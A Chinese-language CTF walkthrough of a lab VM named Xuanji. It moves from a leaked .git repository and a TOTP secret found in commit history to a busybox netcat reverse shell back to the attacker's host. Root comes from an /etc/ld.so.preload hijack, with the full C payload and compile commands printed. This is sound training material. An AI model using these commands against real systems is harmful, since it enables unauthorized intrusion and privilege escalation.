群友靶机-Xuanji

信息搜集

```
┌──(root㉿kali)-[/home/kali/bash]
└─# nmap 192.168.2.130 -p- -A
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-07 05:33 EDT
Nmap scan report for Xuanji.lan (192.168.2.130)
Host is up (0.00093s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
| http-title: Target System Login
|_Requested resource was login.php
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-git:
|   192.168.2.130:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: add 2
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:ED:C4:B4 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.93 ms Xuanji.lan (192.168.2.130)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.62 seconds
```

可以看到有一个**git泄露**，那么用**git-dumper**将源码给dump下来

dump .git源码

```
┌──(root㉿kali)-[/home/kali/Desktop/git-dumper-master]
└─# python git_dumper.py http://192.168.2.130 /home/kali/Desktop/git-dumper-
master/a
/home/kali/Desktop/git-dumper-master/git_dumper.py:409: SyntaxWarning: invalid
escape sequence '\g'
  modified_content = re.sub(UNSAFE, '# \g<0>', content, flags=re.IGNORECASE)
[-] Testing http://192.168.2.130/.git/HEAD [200]
[-] Testing http://192.168.2.130/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://192.168.2.130/.gitignore [404]
[-] Fetching http://192.168.2.130/.git/ [200]
[-] http://192.168.2.130/.gitignore responded with status code 404
[-] Fetching http://192.168.2.130/.git/COMMIT_EDITMSG [200]
[-] Fetching http://192.168.2.130/.git/HEAD [200]
[-] Fetching http://192.168.2.130/.git/branches/ [200]
[-] Fetching http://192.168.2.130/.git/logs/ [200]
[-] Fetching http://192.168.2.130/.git/info/ [200]
[-] Fetching http://192.168.2.130/.git/config [200]
[-] Fetching http://192.168.2.130/.git/hooks/ [200]
[-] Fetching http://192.168.2.130/.git/description [200]
[-] Fetching http://192.168.2.130/.git/index [200]
[-] Fetching http://192.168.2.130/.git/objects/ [200]
[-] Fetching http://192.168.2.130/.git/refs/ [200]
[-] Fetching http://192.168.2.130/.git/logs/refs/ [200]
[-] Fetching http://192.168.2.130/.git/info/exclude [200]
[-] Fetching http://192.168.2.130/.git/objects/18/ [200]
[-] Fetching http://192.168.2.130/.git/objects/3d/ [200]
[-] Fetching http://192.168.2.130/.git/objects/11/ [200]
[-] Fetching http://192.168.2.130/.git/objects/ae/ [200]
[-] Fetching http://192.168.2.130/.git/objects/59/ [200]
[-] Fetching http://192.168.2.130/.git/objects/6f/ [200]
[-] Fetching http://192.168.2.130/.git/objects/info/ [200]
[-] Fetching http://192.168.2.130/.git/objects/be/ [200]
[-] Fetching http://192.168.2.130/.git/refs/heads/ [200]
[-] Fetching http://192.168.2.130/.git/objects/pack/ [200]
[-] Fetching http://192.168.2.130/.git/refs/tags/ [200]
[-] Fetching
http://192.168.2.130/.git/objects/ae/830c7fb27615b2fface2b952a177cdb6229fee
[200]
[-] Fetching
http://192.168.2.130/.git/objects/18/9e0034eedd9d026e9d691c9782c72ee51940a1
[200]
[-] Fetching http://192.168.2.130/.git/logs/refs/heads/ [200]
[-] Fetching
http://192.168.2.130/.git/objects/59/207cf0b0e105bb1cc6ecd2c06b97f6bd1d67b0
[200]
[-] Fetching http://192.168.2.130/.git/hooks/post-update.sample [200]
[-] Fetching http://192.168.2.130/.git/hooks/applypatch-msg.sample [200]
[-] Fetching
http://192.168.2.130/.git/objects/3d/c42d3b5f90552544550d2e09b661fcb114bfe4
[200]
[-] Fetching http://192.168.2.130/.git/hooks/commit-msg.sample [200]
[-] Fetching http://192.168.2.130/.git/hooks/fsmonitor-watchman.sample [200]
[-] Fetching http://192.168.2.130/.git/hooks/pre-push.sample [200]
[-] Fetching http://192.168.2.130/.git/hooks/pre-merge-commit.sample [200]
[-] Fetching http://192.168.2.130/.git/hooks/pre-rebase.sample [200]
[-] Fetching http://192.168.2.130/.git/hooks/pre-receive.sample [200]
[-] Fetching http://192.168.2.130/.git/hooks/pre-applypatch.sample [200]
[-] Fetching http://192.168.2.130/.git/hooks/pre-commit.sample [200]
[-] Fetching http://192.168.2.130/.git/hooks/update.sample [200]
[-] Fetching http://192.168.2.130/.git/refs/heads/master [200]
[-] Fetching http://192.168.2.130/.git/hooks/push-to-checkout.sample [200]
[-] Fetching http://192.168.2.130/.git/hooks/prepare-commit-msg.sample [200]
[-] Fetching
http://192.168.2.130/.git/objects/be/b57f188d5bc733c372d419d867b6b2cc495ccc
[200]
[-] Fetching
http://192.168.2.130/.git/objects/11/9c9cc1986ff360a9a776606c79fbda24a00504
[200]
[-] Fetching
http://192.168.2.130/.git/objects/6f/f63ab9eb1d4a389d29c97fbd2ac0db5d125d2d
[200]
[-] Fetching http://192.168.2.130/.git/logs/refs/heads/master [200]
[-] Fetching http://192.168.2.130/.git/logs/HEAD [200]
[-] Sanitizing .git/config
[-] Running git checkout .
Updated 1 path from the index
```

查看一下log


```
┌──(root㉿kali)-[/home/kali/Desktop/git-dumper-master/a]
└─# git log
commit 189e0034eedd9d026e9d691c9782c72ee51940a1 (HEAD -> master)
Author: Your Name <you@example.com>
Date:   Sun Aug 3 04:25:44 2025 -0400

    add 2

commit 3dc42d3b5f90552544550d2e09b661fcb114bfe4
Author: Your Name <you@example.com>
Date:   Sun Aug 3 04:25:15 2025 -0400

    add

commit ae830c7fb27615b2fface2b952a177cdb6229fee
Author: Your Name <you@example.com>
Date:   Sun Aug 3 04:23:53 2025 -0400

    first commit
```

单独的git log 给出的东西太少了，加个**-p**参数，把历史提交的也给git下来

```
┌──(root㉿kali)-[/home/kali/Desktop/git-dumper-master/a]
└─# git log -p
commit 189e0034eedd9d026e9d691c9782c72ee51940a1 (HEAD -> master)
Author: Your Name <you@example.com>
Date:   Sun Aug 3 04:25:44 2025 -0400

    add 2

diff --git a/index.php b/index.php
```

```
index 6ff63ab..beb57f1 100644
--- a/index.php
+++ b/index.php
@@ -2,4 +2,3 @@
 header('Location: login.php');
 exit();
 ?>
-<!-- 3XKWRL4MDQ5YYPZSYBPDGFLHFA  -->

commit 3dc42d3b5f90552544550d2e09b661fcb114bfe4
Author: Your Name <you@example.com>
Date:   Sun Aug 3 04:25:15 2025 -0400

    add

diff --git a/index.php b/index.php
index beb57f1..6ff63ab 100644
--- a/index.php
+++ b/index.php
@@ -2,3 +2,4 @@
 header('Location: login.php');
 exit();
 ?>
+<!-- 3XKWRL4MDQ5YYPZSYBPDGFLHFA  -->

commit ae830c7fb27615b2fface2b952a177cdb6229fee
Author: Your Name <you@example.com>
Date:   Sun Aug 3 04:23:53 2025 -0400

    first commit

zsh: suspended  git log -p
```

看到了一条注释`+<!-- 3XKWRL4MDQ5YYPZSYBPDGFLHFA  -->`,扔给了ai，分析如下



这个字符串 `3XKWRL4MDQ5YYPZSYBPDGFLHFA`看起来像是某种编码的密钥、令牌或标识符，但具体用途需要结合上下文分析。以下是可能的思路：

---

1. 可能的用途分析

(1) OTP 密钥（Google Authenticator/TOTP）


- **格式**：类似 Base32 编码的密钥（用于生成动态验证码）。
- **测试方法**：

```bash
echo "3XKWRL4MDQ5YYPZSYBPDGFLHFA" | base32 -d  # 尝试解码
```

如果解码成功，可能是 TOTP 密钥，可用 `oathtool`生成验证码：

```bash
oathtool --totp -b "3XKWRL4MDQ5YYPZSYBPDGFLHFA"
```


找个在线网站解个码



密钥	3XKWRL4MDQ5YYPZSYBPDGFLHFA	密钥（十六进制）	ddd568af8c1c3b8c3f32c05e33156728
上一个	419675	开始时间戳	1754559638
当前OTP	611279	迭代数量	58485321
下一个	341653	迭代填充（十六进制）	00000000037c6a49

21 秒后刷新

进入到了类似与终端的界面



反弹shell

```
busybox nc 192.168.2.240 1234 -e /bin/bash
```

kali


```
┌──(root㉿kali)-[/home/kali/Desktop/git-dumper-master/a]
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.2.240] from (UNKNOWN) [192.168.2.130] 50790
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

提权

```
www-data@Xuanji:/home/ahiz$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for www-data:
```

```
sudo: a password is required
www-data@Xuanji:/var/www/html$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
```

没什么可以利用的思路，传个linpeas.sh进来。看看有没有什么内容



```
╔══════════╣ Checking misconfigurations of ld.so
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#ldso
/etc/ld.so.conf
Content of /etc/ld.so.conf:
include /etc/ld.so.conf.d/*.conf

/etc/ld.so.conf.d
  /etc/ld.so.conf.d/fakeroot-x86_64-linux-gnu.conf
  - /usr/lib/x86_64-linux-gnu/libfakeroot
  /etc/ld.so.conf.d/libc.conf
  - /usr/local/lib
  /etc/ld.so.conf.d/x86_64-linux-gnu.conf
  - /usr/local/lib/x86_64-linux-gnu
  - /lib/x86_64-linux-gnu
  - /usr/lib/x86_64-linux-gnu

You have write privileges over /etc/ld.so.preload
```

这里说有 `/etc/ld.so.preload` 文件的写入权限。那么可以实现动态链接库劫持

```
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
#include <stdlib.h>

void _init() {
    unsetenv("LD_PRELOAD");

    unlink("/etc/ld.so.preload");

    // 提权到root
    setgid(0);
    setuid(0);

    system("/bin/bash -p");
}
```

然后gcc编译一下

```
gcc -shared -fPIC -nostartfiles -o evil_lib.so evil_lib.c
```

执行劫持命令

```
echo "/tmp/evil_lib.so" > /etc/ld.so.preload
```

然后输入**sudo -l**

```
www-data@Xuanji:/tmp$ vi evil_lib.c
www-data@Xuanji:/tmp$ gcc -shared -fPIC -nostartfiles -o evil_lib.so evil_lib.c
www-data@Xuanji:/tmp$ echo "/tmp/evil_lib.so" > /etc/ld.so.preload
www-data@Xuanji:/tmp$ sudo -l
root@Xuanji:/tmp# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

flag

```
root@Xuanji:/root# cat root.txt  /home/ahiz/user.txt
flag{root-076ffb6ef92e5709fc8eda05872419e5}
flag{user-60b725f10c9c85c70d97880dfe8191b3}
```